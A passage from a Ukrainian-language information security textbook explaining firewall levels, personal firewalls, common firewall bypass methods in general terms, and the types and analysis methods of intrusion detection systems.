


Рис. 18.1. Схема розміщення міжмережного екрана

18.2.2. Рівні реалізації

Розрізняють три рівні функціональності МЕ [17].

1. Пакетні фільтри, або екрануючі маршрутизатори, — функціонують переважно на третьому (мережному) рівні моделі взаємодії відкритих систем (OSI); як правило, аналізують також інформацію із заголовків протоколів четвертого (транспортного) рівня.
2. Шлюзи сеансового рівня, які ще називають екрануючим транспортом, — функціонують здебільшого на п'ятому (сеансовому) рівні моделі OSI.
3. Прикладні, або екранні шлюзи, — функціонують на прикладному рівні моделі OSI.

Мережні екрани, що реалізують функціональність якогось із рівнів, зазвичай реалізують функціональність нижчих рівнів.

Пакетні фільтри

Пакетні фільтри здійснюють аналіз заголовків пакетів для протоколів TCP, UDP та IP і, відповідно до заданого адміністратором безпеки набору правил, приймають рішення про дії з пакетом. Кожний пакет аналізують окремо від інших, отримуючи такі параметри:

- IP-адреси відправника й одержувача;
- тип пакета (протокол);
- прапорець фрагментації пакета;
- номери портів TCP (UDP) відправника й одержувача;
- прапорець SYN (ознака першого пакета під час встановлення з'єднання);
- інші прапорці.

Пакетні фільтри мають свої переваги:

- легкість у застосуванні самого МЕ;
- прості процедури інсталяції та конфігурування;
- прозорість для прикладних програм;
- мінімальний вплив на продуктивність мережі;
- низька вартість.

Як пакетний фільтр використовують програмний засіб, що встановлюють на звичайному комп'ютері. Такі засоби входять, зокрема, до стандартних комплектацій ОС Linux та FreeBSD. Функції фільтрації пакетів вбудовують також у більшість сучасних маршрутизаторів.

Пакетні фільтри мають низку суттєвих недоліків, що знижують їхню надійність. Серед цих недоліків:

- перевірка лише заголовків пакетів, що спричиняє вразливість до підроблення решти параметрів (наприклад, адрес відправника);
- відсутність перевірки цілісності й справжності пакетів;
- відсутність автентифікації кінцевих вузлів.

Шлюзи сеансового рівня

Шлюзи сеансового рівня призначені для здійснення контролю за віртуальними з'єднаннями і трансляції IP-адрес (Network Address Translation, NAT) під час взаємодії із зовнішньою мережею. Захисні функції шлюзів сеансового рівня є посередницькими.

Наприклад, такий шлюз може удавати, що з'єднання встановлюється з одним із його власних TCP-портів, тоді як насправді він згідно із своїми настроюваннями ініціює з'єднання з портом іншого комп'ютера (як правило, всередині захищеної мережі), після чого передає дані в обох напрямках. Для комп'ютера-ініціатора з'єднання виглядатиме так, ніби він працює з сервісом на самому МЕ. Ще типовішим випадком є дозвіл ініціювати з'єднання лише зсередини захищеної мережі, при цьому для зовнішніх комп'ютерів ініціатором з'єднання буде МЕ. Головна перевага таких МЕ полягає в наявності можливості приховати внутрішню структуру захищеної мережі.

Контроль віртуальних з'єднань полягає у контролі за встановленням TCP-з'єднання і здійсненні стеження за послідовністю пакетів і квитанцій-підтверджень у встановлених з'єднаннях. Для цього шлюз сеансового рівня має зберігати інформацію про встановлені з'єднання у спеціальних таблицях.

Переважна більшість шлюзів сеансового рівня постачаються разом зі шлюзами прикладного рівня. Але слід зазначити, що функції шлюзів сеансового рівня можуть мати і програмні засоби, які здебільшого розглядаються як пакетні фільтри. Як приклад можна назвати програму ipfw, що входить до складу ОС FreeBSD. Вона містить функції, які реалізують шлюз сеансового рівня.

Прикладний шлюз

Прикладні шлюзи, або МЕ прикладного рівня, працюють як проксі-сервери протоколів прикладного рівня (HTTP, FTP, Telnet тощо). Їхні функції, як і функції шлюзів сеансового рівня, — посередницькі. Але, на відміну від шлюзу сеансового рівня, такий МЕ містить у собі не лише транслятор з'єднань, а й сервери прикладних протоколів. Окрім можливості приховувати внутрішню структуру захищеної мережі такі МЕ дають змогу використовувати для розмежування доступу достатньо широкий спектр засобів автентифікації прикладного рівня, обмежуючи доступ на основі комбінації адрес, номерів портів, повноважень окремих користувачів, реального часу.

Прикладний шлюз забезпечує такі додаткові функції захисту:

- ідентифікація й автентифікація користувачів за спроби встановити з'єднання через МЕ;
- перевірка достовірності інформації, яку передають через МЕ;
- розмежування доступу до ресурсів мереж;
- фільтрація й перетворення потоку повідомлень (наприклад, антивірусні й антиспамові перевірки, шифрування й дешифрування);
- реєстрація подій, реагування на події, аналіз зареєстрованої інформації, генерування звітів;
- кешування даних, що надходять із зовнішньої мережі.

Фільтрація на прикладному рівні означає здійснення МЕ перегляду всієї інформації в пакетах. Зокрема, це дає змогу відфільтровувати окремі види команд або певну інформацію у прикладних протоколах. Наприклад, прикладний шлюз може забороняти клієнтам FTP використовувати команди PUT або не пропускати вкладення заданих типів файлів у листах електронної пошти (див. розділи 16, 17).

Використання шлюзу прикладного рівня має такі переваги:

- забезпечує найвищий рівень захисту локальної мережі завдяки реалізації функцій посередництва;
- дає змогу здійснювати специфічні для окремих прикладних програм перевірки, що може нейтралізувати притаманні їм уразливості;
- у разі відмови прикладного шлюзу трафік через нього буде повністю блоковано, відтак безпеку локальної мережі порушено не буде (звісно, за рахунок її доступності).

Шлюзи прикладного рівня мають також суттєві недоліки:

- значна складність самого МЕ, а також процедур його встановлення й конфігурування;
- підвищені вимоги до продуктивності та наявних ресурсів комп'ютерної платформи, на якій реалізовано МЕ;
- висока вартість;
- відсутність прозорості для користувачів;
- зниження пропускної здатності мережі під час передавання трафіку через МЕ.

18.2.3. Особливості персональних брандмауерів

Серед програмних МЕ виокремлюють клас так званих персональних брандмауерів. Такі програми встановлюють на кінцевих вузлах мережі (найчастіше — на робочих станціях користувачів); вони контролюють лише трафік, адресований конкретному комп'ютеру.

У загальному випадку персональні брандмауери контролюють вхідний і вихідний трафіки. Оскільки такий брандмауер вбудовано в ланцюг драйверів, що працюють із мережним адаптером, він здатен перехоплювати весь трафік, що обробляється стандартним стеком протоколів у системі, і може здійснювати контроль на всіх рівнях взаємодії.

Перевагою персонального брандмауера є його інтеграція з ОС комп'ютера, що дає змогу визначати, від яких прикладних програм надходять запити на встановлення з'єднань із віддаленими вузлами і яким прикладним програмам адресовані пакети, що надходять із мережі. Таким чином легко реалізувати контроль не лише на рівні мережних, транспортних (IP-адреси, номери портів) і прикладних протоколів (скажімо, FTP, HTTP), а й на рівні прикладних програм. Наприклад, можна визначити таке: запит на встановлення з'єднання за протоколом HTTP надходить від браузера, якому таку діяльність дозволено, чи від іншої програми (на кшталт медіа-плеєра), рішення про дозвіл щодо якої слід приймати окремо.

Типові можливості персонального брандмауера:

- встановлення правил фільтрації пакетів за мережними адресами, протоколами і номерами портів;
- встановлення правил для прикладних програм, які можуть повністю дозволяти або забороняти взаємодію конкретної програми з мережею, а можуть вводити конкретні обмеження (конкретні дозволи) на окремі мережні адреси, протоколи, номери портів тощо;
- виявлення типових атак за параметрами отриманих пакетів або характеристиками трафіку (наприклад, пакети зі спеціальними комбінаціями прапорців і параметрів заголовків або сканування портів);
- реєстрація подій, пов'язаних із мережною взаємодією, а саме вхідних і вихідних пакетів (наприклад, спроба атаки або встановлення з'єднання за ініціативою певної програми);

- реакція на виявлені атаки, яка може бути пасивною (реєстрація події, сигнал тривоги) чи активною (блокування вузла, з якого розпочато атаку);
- інтелектуальний дружній до користувача режим встановлення правил, коли за умовчанням усе заборонено; за наявності будь-якої активності користувача буде поінформовано щодо події та запропоновано дозволити її одноразово чи заборонити, дозволити перманентно чи заборонити або ж відредагувати правило щодо цієї події; в подальшому така процедура виконуватиметься лише для тих подій, для яких ще не було створено відповідних правил.

Отже, персональний брандмауер здатний виявляти атаки. Його інколи використовують для перевірки цілісності програм, що працюють із мережею. Наприклад, після встановлення нової версії браузера під час першої спроби виходу в Інтернет персональний брандмауер заблокує роботу браузера, допоки користувач не підтвердить, що знає про заміну програми і так само їй довіряє. За допомогою персональних брандмауерів можна також здійснювати антиспамову фільтрацію.

Слід зауважити, що різні програми, що виконують однакові завдання, коректно працюватимуть, якщо вони є сумісними. Як правило, на одному комп'ютері не можуть коректно функціонувати два різних персональних брандмауери, так само як і два антивірусних монітори. Але через дублювання окремих функцій, про яке йшлося вище, можуть виникати проблеми і під час роботи персонального брандмауера з антивірусом чи системою виявлення атак.

Персональні брандмауери мають свої недоліки, іноді зовсім несподівані. Наприклад, деякі персональні брандмауери не розрізняють мережні інтерфейси, тобто застосовують одні й ті самі правила до них усіх. У типових портативних комп'ютерах (ноутбуках) такими інтерфейсами є: вбудований інтерфейс Ethernet 10/100, вбудований модем, FireWire, безпроводовий інтерфейс. Додатково може бути встановлено різні USB-інтерфейси (наприклад, безпосередній зв'язок з іншим комп'ютером або кабельний модем). Очевидно, що методи застосування таких інтерфейсів різні, а тому потрібно, щоб до них застосовували такі правила фільтрації, які б враховували особливості цих інтерфейсів.

Ще один недолік персональних брандмауерів — специфічна політика безпеки, яку вони реалізують. Наприклад, вбудований брандмауер Windows досить коректно захищає комп'ютер від усіх вхідних з'єднань, але жодним чином не забороняє будь-які вихідні з'єднання. Відтак, застосовуючи брандмауер Windows, неможливо проконтролювати доступ встановлених на комп'ютері прикладних програм до Інтернету, що фактично означає наявність можливості витоку конфіденційної інформації.

На комп'ютері, що має безпосередній вихід в Інтернет, обов'язково слід встановлювати персональний брандмауер як необхідний захід захисту.

18.2.4. Недоліки міжмережного екрана

Хоча міжмережні екрани — ефективний засіб захисту мереж, вони мають свої недоліки і не можуть гарантувати безпеку мережі без застосування додаткових інструментів і організаційних заходів. Зазвичай зловмисники намагаються обійти

МЕ. Розглянемо типові способи обходу та недоліки політики безпеки, що роблять такий обхід можливим.

Однією з найтиповіших ситуацій є проникнення в захищену мережу через неконтрольований МЕ канал. Звісно, у правильно спроектований ІКС таких каналів не мало б бути, але, на жаль, це не так. Найпоширенішою причиною утворення такого неконтрольованого каналу є використання модемів. Адміністратори систем не завжди можуть відстежити, скільки модемів установлено і для чого їх використовують. Користувачі, порушуючи політику безпеки, встановлюють модеми для доступу до робочих каталогів із дому або для несанкціонованого виходу в Інтернет. Найважче здійснювати контроль, коли як модеми використовують мобільні телефони. Через такі канали в захищену мережу можуть потрапляти віруси та «троянські коні». Якщо модем встановлено стаціонарно, безпосередня атака через нього буде цілком імовірною.

Ще один варіант — атака зсередини захищеної мережі. Для її здійснення зловмисники можуть вербувати легальних користувачів або певним чином додавати «своїх» людей до їх числа. Іноді довірливих користувачів вводять в оману, зокрема провокуючи їх на дії, що, зрештою, призводять до порушення політики безпеки. Для цього користувачам передають програми, які містять віруси або приховані функції («троянських коней»). У результаті атаку буде здійснено всередині мережі (тоді її трафік узагалі не буде проходити через МЕ) або ініціатором з'єднання з комп'ютером зловмисника вважатиметься комп'ютер із захищеної мережі (і таке з'єднання не буде заборонено).

Якщо навіть зловмисник змушений діяти через МЕ, у нього залишається достатньо можливостей. МЕ майже завжди дозволяє обмін за протоколом SMTP (електронна пошта) і дуже часто — за протоколами HTTP (Веб). Якщо МЕ є пакетним фільтром, він не контролюватиме вміст пакетів. Кваліфіковані зловмисники можуть здійснювати атаки, створюючи тунель у рамках дозволеного протоколу. Найпростіший приклад використання тунелів — мережні хробаки та віруси, які потрапляють у корпоративну мережу як вкладення в повідомлення електронної пошти. Ще один приклад — атака Loki (яку було розглянуто в розділі 16), що дає змогу тунелювати різні команди (наприклад, запити на передавання файлів) у запити ICMP Echo Request і реакцію на них у відповіді ICMP Echo Reply.

У більшості випадків як основний захід захисту, що дозволяє доступ через МЕ лише авторизованим користувачам, використовують автентифікацію. Але тоді жодний МЕ не зможе захистити корпоративну мережу від проникнення порушника, якщо той добере або заволодіє паролем авторизованого користувача.

Часто МЕ використовують разом із віртуальними приватними мережами (технології та можливості таких мереж буде розглянуто в розділі 19). Справді, поєднання VPN із МЕ надає надійний захист мережі. Але цей захист залишається надійним лише доти, доки мережний обмін здійснюється виключно у VPN-з'єднаннях. Якщо у будь-якій точці VPN існуватиме незахищений вихід у зовнішню мережу, то у ній можлива компрометація системи. Зловмисники зможуть здійснювати з цієї точки атаки на інші вузли системи. Більше того, цілком імовірно, що контроль над МЕ буде послаблено, позаяк трафік передається з довіреного вузла через VPN. У такому разі ефективність атаки буде ще вищою.

Міжмережні екрани також часто стають об'єктами атаки. Якщо атака на МЕ буде успішною, зловмисники зможуть без перешкод реалізовувати свої плани щодо ресурсів захищеної мережі. Атаки на МЕ цілком можливі. У програмному забезпеченні МЕ, як і в інших програмах, час од часу виявляють уразливості. Їх виявляли як у суто програмних МЕ (наприклад, ipfw та ip6fw), так і в програмно-апаратних (наприклад, Cisco Secure Pix Firewall, WatchGuard Firebox тощо).

Таким чином, у захисті мережі не слід покладатися тільки на МЕ. Лише комплексні заходи і поєднання різних засобів можуть надати певні гарантії захищеності мережі.

18.3. Системи виявлення атак

Система виявлення атак, СВА (Intrusion Detection System, IDS) — це програмна або програмно-апаратна система, яка автоматизує процес аналізу подій в інформаційно-комунікаційній системі, що впливають на її безпеку. У наш час СВА вважають необхідним елементом інфраструктури безпеки.

Технологія виявлення атак базується на трьох складових [18]:

- ознаках, що описують порушення політики безпеки;
- джерелах, в яких шукають ознаки порушень політики безпеки;
- методах аналізу інформації, яку отримують із різних джерел.

Окрім того, що СВА виявляють атаки (реальні або потенційно можливі), ці системи можуть певним чином реагувати на них — надавати найпростіші звіти або, визначивши проникнення, навіть активно втручатися.

18.3.1. Можливості систем виявлення атак

Системи виявлення атак надають такі можливості захисту мереж.

- Реагування на атаку (якщо система зафіксувала такий факт і джерело атаки), що змушує атакуючого відповідати за свою діяльність.
- Блокування джерела атаки з метою перешкоджання її здійсненню. Найбільш ефективним є блокування атак у випадках, коли в системі є вже відомі, але ще не виправлені вразливості. Причини виникнення такої ситуації добре відомі:
  - у деяких системах не можуть бути виконані всі необхідні оновлення й модифікації;
  - адміністратори іноді не мають достатньо часу або ресурсів для відстеження й встановлення всіх необхідних оновлень, передусім у середовищах, що містять велику кількість хостів із різною апаратурою та програмним забезпеченням;
  - користувачі застосовують мережні сервіси і протоколи, які мають відомі вразливості;
  - користувачі та адміністратори роблять помилки під час конфігурування й використання систем.

- Виявлення підготовки атаки, яка полягає у здійсненні зондування мережі чи будь-якому іншому тестуванні задля пошуку вразливостей. За наявності СВА сканування буде виявлено і доступ зловмисника до системи може бути заблокований. Навіть наявність простої реакції на зондування мережі вказуватиме атакуючому про підвищений рівень ризику і може змусити його відмовитися від подальших спроб проникнення в мережу.
- Документування наявних загроз мережі та системам. Задокументована інформація про атаки може бути корисною для визначення бюджету, якого потребують заходи із забезпечення безпеки мережі. Відомості про періодичність і характер атак дають змогу вжити адекватних заходів безпеки.
- Забезпечення контролю якості розроблення й адміністрування безпеки, передусім у великих і складних ІКС. Функціонування СВА протягом тривалого часу надає інформацію про типові способи використання системи. Це допоможе виявити вади в керуванні безпекою і позбавити таке керування недоліків, які можуть призводити до небажаних інцидентів.
- Отримання інформації щодо проникнень, які мали місце. Надана СВА інформація може бути корисною для відновлення й коригування факторів, що сприяли компрометації системи. Навіть коли СВА не має можливості блокувати атаку, вона може збирати про неї детальну і вірогідну інформацію, яку буде покладено в основу відповідних правових і адміністративних заходів.
- Визначення джерела атак. СВА дає змогу з'ясувати, як стосовно локальної мережі розташовано джерело атак (зовнішні або внутрішні атаки), що важливо під час прийняття рішень із розташування ресурсів у мережі.

18.3.2. Різні типи систем виявлення атак

Є кілька способів класифікації СВА, що спираються на різні характеристики. Тип СВА визначають виходячи з наведених нижче характеристик [18, 197].

- **На якому етапі здійснення атаки її було зафіксовано.** Типовим для СВА є виявлення атак у реальному часі, тобто в момент їх здійснення. Такі системи виявлення атак є класичними. Є також системи, які аналізують журнали реєстрацій і таким чином виявляють здійснені атаки. Іноді до СВА відносять засоби, які аналізують системи та попереджають про потенційну можливість здійснення атаки. До таких засобів належать сканери вразливостей.
- **Інформаційні джерела.** Це одна з найголовніших характеристик СВА. За інформаційними джерелами розрізняють СВА рівня мережі (Network Based IDS) та СВА рівня вузлів (Host Based IDS). Останні, у свою чергу, поділяють на СВА рівня ОС, СВА рівня СКБД та СВА рівня прикладних програм.
- **Метод аналізу.** Аналіз даних про події, отримані з джерела інформації, і прийняття рішення щодо того, чи відбувається атака, здійснюють за допомогою методу виявлення зловживань (Misuse Detection) або методу виявлення аномалій (Anomaly Detection).

- **Швидкість реакції, або затримка в часі між отриманням інформації із джерела та її аналізом і реакцією на неї.** Залежно від затримки в часі розрізняють СВА пакетного режиму (Interval Based IDS) і СВА реального часу (Real Time IDS). У СВА пакетного режиму інформаційний потік від точок моніторингу до інструментів аналізу не є безперервним. Багато ранніх СВА рівня вузлів використовували таку схему роботи, оскільки були цілком залежними від накопичення записів аудита в ОС. СВА пакетного режиму не виконують жодних активних дій у відповідь на виявлені атаки.

  СВА реального часу обробляють безперервний потік інформації від джерел. Така схема роботи характерна для систем виявлення атак рівня мережі, які отримують інформацію з потоку мережного трафіку. СВА реального часу виявляють проникнення досить швидко, що дає їм можливість в автоматичному режимі виконувати певні дії у відповідь.

- **Характер відповіді.** Дії, які система виконує після виявлення проникнень, зазвичай поділяють на активні й пасивні заходи. Під активними заходами розуміють автоматичне втручання в деяку іншу систему (наприклад, керування комутатором або мережним екраном), а пасивні заходи — це звіт СВА, який користувачі можуть застосовувати для виконання певних дій.

- **Архітектура СВА.** Архітектура СВА визначає, які функціональні компоненти СВА наявні та як вони взаємодіють один з одним. Основними архітектурними компонентами є система, на якій виконується ПЗ СВА (Host), і система, за якою СВА спостерігає (Target). Раніше СВА реалізовували переважно на тих системах, які вони захищали. Так робили через те, що більшість систем були великими комп'ютерами (класу mainframe) і вартість виконання СВА на кожному комп'ютері була дуже високою. Але це створювало проблему безпеки, оскільки будь-який зловмисник, що успішно атакував цільову систему, міг заборонити функціонування СВА. З появою робочих станцій і персональних комп'ютерів у більшості архітектур СВА почали передбачати виконання СВА на окремій системі, розділяючи таким чином системи Host і Target. Це поліпшило безпеку функціонування СВА.

  Сучасні системи виявлення атак, як правило, складаються з таких компонентів:

  - сенсора, що відстежує події в мережі або системі;
  - аналізатора виявлених сенсорами подій;
  - компоненти ухвалення рішення.

- **Способи керування.** Стратегія керування визначає, яким чином можна керувати елементами СВА, їхніми вхідними та вихідними даними. Розрізняють централізоване, частково розподілене та повністю розподілене керування. За централізованого керування весь моніторинг, виявлення й звітність здійснюються з одного «поста». Для цього застосовують єдину консоль IDS, зв'язану з усіма розташованими в мережі сенсорами. У разі частково розподіленого керування моніторинг і виявлення здійснюються з локального вузла, а ієрархічна звітність спрямовується в одне (чи більше) центральне місце розташування.

За повністю розподіленого керування моніторинг і виявлення виконуються з використанням підходу, заснованого на агентах, коли рішення про відповідь приймаються в точках аналізу.

На рис. 18.2 показано приклад класифікації систем виявлення атак, яку наведено у [18].




Рис. 18.2. Узагальнена класифікація систем виявлення атак

18.3.3. Інформаційні джерела

За загальною класифікацією системи виявлення атак групують за джерелами інформації. Деякі СВА аналізують насамперед пакети даних, захоплені ними з мережі. Інші для виявлення ознак проникнення аналізують джерела інформації, створені ПЗ окремого вузла (ОС, СКБД або прикладними програмами).

СВА рівня мережі

Системи виявлення атак рівня мережі є найпоширенішими. До них належить переважна більшість комерційних СВА. Вони виявляють атаки, захоплюючи й аналізуючи мережні пакети. У сучасних системах часто використовують множину сенсорів, розташованих у різних точках мережі. Ці пристрої переглядають мережний трафік, виконуючи його локальний аналіз та створюючи звіти про атаки для центральної керуючої консолі.

СВА рівня мережі має низку переваг.

- Кілька оптимально розташованих СВА можуть переглядати велику мережу.
- Розгортання СВА рівня мережі сильно не впливає на продуктивність мережі. Сенсори, як правило, є пасивними пристроями, які прослуховують мережний канал, не перешкоджаючи нормальному функціонуванню мережі.
- СВА рівня мережі може зробити її практично не вразливою до атак або навіть абсолютно не видимою для атакуючих.

СВА рівня мережі має й свої недоліки.

- Хоча СВА, захопивши трафік, не гальмує роботу самої мережі, вона може не встигати обробляти всі пакети у великій або зайнятій мережі, а відтак у разі підвищеного навантаження в мережі може пропустити атаку (не виявити її). Деякі виробники намагаються вирішити проблему, повністю реалізуючи СВА апаратно, що робить таку систему більш швидкою. Потреба у швидкому аналізі пакетів також може призвести до того, що розробники СВА обмежуватимуть її можливості виявленням невеликої кількості атак або ж використовуватимуть якнайменші обчислювальні ресурси, що знижуватиме ефективність виявлення.
- У сучасних мережних технологіях намагаються уникати спільного середовища передавання даних (яке раніше було характерне для локальних мереж), тому підключення сенсорів СВА рівня мережі є дещо проблематичним. Для того щоб СВА могла переглядати мережний трафік від кількох хостів, приєднаних до мережного сегмента, і в такий спосіб захищати їх, потрібно підключити СВА до маршрутизатора (комутатора) і так настроїти мережне обладнання, щоб на пов'язаний із СВА порт потрапляв (дублювався) весь трафік сегмента. Але це створює проблему через необхідність мати дуже велику пропускну здатність цього порту та самої СВА.
- СВА рівня мережі не можуть аналізувати зашифровану інформацію. Ця проблема стає актуальною під час використання віртуальних приватних мереж (їх докладніше буде розглянуто в розділі 19).
- Більшість СВА рівня мережі не здатні зробити висновок про те, чи була атака успішною; вони лише можуть визначити, що атаку було розпочато. Це означає, що після виявлення атаки адміністратору доведеться вручну досліджувати кожний атакований хост, щоб з'ясувати, чи відбулося реальне проникнення.

СВА рівня вузла

Системи виявлення атак рівня вузла мають справу з інформацією, зібраною всередині одного комп'ютера. Це дає змогу СВА рівня вузла аналізувати діяльність із великою вірогідністю й точністю, визначаючи лише ті процеси й користувачів, що якимось чином стосуються конкретної атаки. На відміну від СВА рівня мережі, СВА рівня вузла можуть «бачити» наслідки розпочатої атаки, тому що мають доступ до інформації, файлів даних і процесів системи, які є ціллю атаки.

СВА рівня вузла звичайно використовують як інформаційні джерела журнали реєстрації подій, що створюються ОС та прикладними програмами. Деякі СВА рівня вузла розроблені для підтримки централізованої інфраструктури керування й отримання звітів СВА, що може допускати єдину консоль керування для відстеження багатьох хостів.

Системи виявлення атак рівня вузла мають низку переваг.

- Маючи змогу стежити за подіями локально, виявляють атаки, які не можуть виявити СВА рівня мережі.
- Можуть функціонувати в середовищі із зашифрованим мережним трафіком, якщо джерела інформації рівня вузла було створено до шифрування даних або після їх розшифровування на хості призначення.

- На функціонування СВА рівня вузла не впливає топологія мережі.
- Працюючи з результатами аудита ОС, можуть надати допомогу з виявлення «троянських коней» або будь-яких інших атак, що порушують цілісність програмного забезпечення.

Системи виявлення атак рівня вузла мають не лише переваги, а й недоліки.

- Оскільки принаймні джерела інформації системи виявлення атак рівня вузла (а іноді й деякі засоби аналізу) розташовані на хості, що піддається атаці, то під час атаки цю систему може бути атаковано й вимкнено.
- СВА рівня вузла не завжди може виявити сканування мережі чи інші впливи, метою яких є вся мережа, оскільки СВА спостерігає лише за мережними пакетами, які отримує конкретний хост.
- СВА рівня вузла можуть бути блоковані деякими DoS-атаками.
- СВА рівня вузла використовує результати аудита ОС як джерело інформації; об'єм інформації може бути величезним, а це потребуватиме додаткових ресурсів для її зберігання в системі.
- СВА рівня вузла використовують обчислювальні ресурси хостів, за якими вони спостерігають, що впливає на продуктивність їхніх систем.

СВА рівня прикладних програм

Система виявлення атак рівня прикладних програм (Application Based IDS) — специфічний різновид СВА рівня вузла, що аналізує події, пов'язані з конкретним прикладним ПЗ. Найзагальнішими джерелами інформації, що використовують такі СВА, є журнали реєстрації прикладного ПЗ.

Здатність взаємодіяти безпосередньо з прикладною програмою або використовувати дані, специфічні для певної прикладної програми, дає змогу СВА рівня прикладних програм виявляти таку поведінку авторизованих користувачів, що перевищує їхні повноваження. Такі порушення можна виявити, лише аналізуючи взаємодії користувача з прикладною програмою.

Наведемо переваги систем виявлення атак рівня прикладних програм.

- СВА рівня прикладних програм можуть аналізувати взаємодію між користувачем і програмою, що дає їм змогу відстежувати неавторизовану діяльність конкретного користувача.
- Ці системи, як правило, можуть працювати у зашифрованих оточеннях, тому що вони отримують інформацію у кінцевій точці транзакції, де інформацію подано вже в незашифрованому вигляді.

Системи виявлення атак рівня прикладних програм мають кілька недоліків.

- Вони більш уразливі до атак на записи реєстрації подій, ніж СВА рівня ОС, оскільки журнали реєстрації прикладного ПЗ захищені менш надійно, ніж результати аудита ОС.
- Ці системи часто не здатні виявити «троянських коней» або інші атаки, пов'язані з порушенням цілісності ПЗ.

Можна зробити висновок, що СВА рівня прикладних програм доцільно використовувати разом із СВА рівня ОС і (або) СВА рівня мережі.

18.3.4. Аналіз подій у системах виявлення атак

Є два основних підходи до аналізу подій задля виявлення атак: виявлення зловживань (Misuse Detection) і виявлення аномалій (Anomaly Detection) [18].

У разі використання технології виявлення зловживань відомо, яка послідовність даних є ознакою атаки. Аналіз подій полягає у пошуку таких небажаних послідовностей даних (їх ще називають сигнатурами). Технологію виявлення зловживань використовують у більшості комерційних СВА.

У технології виявлення аномалій є такі визначення, як нормальна діяльність і нормальна мережна активність. Аналіз подій полягає у спробі виявити аномальну поведінку користувача чи аномальну мережну активність. Ця технологія наразі є предметом досліджень і використовується в обмеженій формі незначною кількістю СВА.

Кожний із підходів має свої переваги та недоліки. Вважається, що найбільш ефективні СВА застосовують переважно технології виявлення зловживань із невеликими компонентами виявлення аномалій.

Виявлення зловживань

Детектори зловживань контролюють діяльність системи, аналізуючи подію (або множину подій) на її відповідність наперед визначеному зразку (сигнатурі), що описує відому атаку. Виявлення зловживання інколи ще називають «сигнатурним визначенням». Найтиповіша форма виявлення зловживань, яку здебільшого використовують у комерційних продуктах, визначає кожний зразок події, що відповідає атаці, як окрему сигнатуру. Є дещо складніші підходи для виявлення зловживань, які дістали назву технологій аналізу на основі стану (State Based), що можуть використовувати єдину сигнатуру для визначення групи атак.

Переваги сигнатурного методу.

- Детектори зловживань ефективно визначають атаки і дуже рідко створюють помилкові повідомлення.
- Детектори зловживань швидко й надійно діагностують використання конкретного інструментального засобу або технології атаки. Це дає змогу адміністратору скоригувати заходи для забезпечення безпеки.

Недоліки сигнатурного методу.

- Оскільки детектори зловживань виявляють лише відомі їм атаки, слід постійно оновлювати їхні бази даних для отримання сигнатур нових атак.
- Більшість детекторів зловживань розроблено так, що вони використовують лише певні сигнатури, а це не дає виявити можливі варіанти атак.

Виявлення аномалій

Детектори аномалій визначають ненормальну (незвичайну) поведінку на хості або в мережі.

Детектори аномалій створюють профілі, які описують нормальну поведінку користувачів, хостів або мережних з'єднань. Ці профілі створюють виходячи з даних історії, зібраних у період нормального функціонування. Потім детектори збирають дані про події й використовують різні метрики для визначення того, наскільки діяльність, яку вони аналізують, відхиляється від нормальної.

Далі наведено метрики й технології, які використовують під час визначення аномалій.

- **Визначення припустимої межі.** У цьому випадку основні атрибути поведінки користувача й системи описують у кількісних термінах. Для кожного атрибута визначають деякий рівень, що встановлюється як припустимий. Такі атрибути поведінки можуть визначати кількість файлів, доступних користувачеві в поточний момент, кількість невдалих спроб входження в систему, кількість процесорного часу, що використовує певний процес, тощо. Граничний рівень може бути статичним або евристичним (визначатися не певним значенням деякої величини, а його зміненням).
- **Статистичні метрики.** Метрики можуть бути параметричними (передбачається, що розподіл атрибутів профілю відповідає конкретному зразку) і непараметричними (розподіл атрибутів профілю визначається у процесі «навчання» виходячи з набору значень, за якими певний час ведеться спостереження).
- **Метрики, засновані на правилах.** Ці метрики подібні до непараметричних статистичних метрик: на основі даних, за якими певний час ведеться спостереження, визначають припустимі зразки, які цього разу специфікують як правила, а не як кількісні характеристики.

Є ще й інші метрики, зокрема нейромережі, генетичні алгоритми та моделі імунних систем.

Перші дві технології найбільш поширені у сучасних комерційних СВА.

На жаль, детектори аномалій і СВА, що на них засновані, часто створюють велику кількість помилкових повідомлень, оскільки межі нормальної поведінки користувача або системи можуть бути погано визначені. Попри цей недолік вважається, що СВА, засновані на виявленні аномалій, мають можливість виявляти нові форми атак, на відміну від СВА, заснованих на сигнатурах, які цілком покладаються на зразки минулих атак.

Більше того, деякі форми визначення аномалій створюють вихідні дані, які в подальшому детектори зловживань можуть використовувати як джерела інформації. Наприклад, детектор аномалій, заснований на визначенні граничного припустимого рівня, може створювати діаграму, що являє собою «нормальну» кількість файлів, доступних конкретному користувачеві. Детектор зловживань може використовувати цю діаграму як частину сигнатури виявлення, що говорить: «якщо кількість файлів, доступних цьому користувачу, перевищує задану нормальну діаграму більше ніж на 10 %, варто ініціювати сигнал попередження».

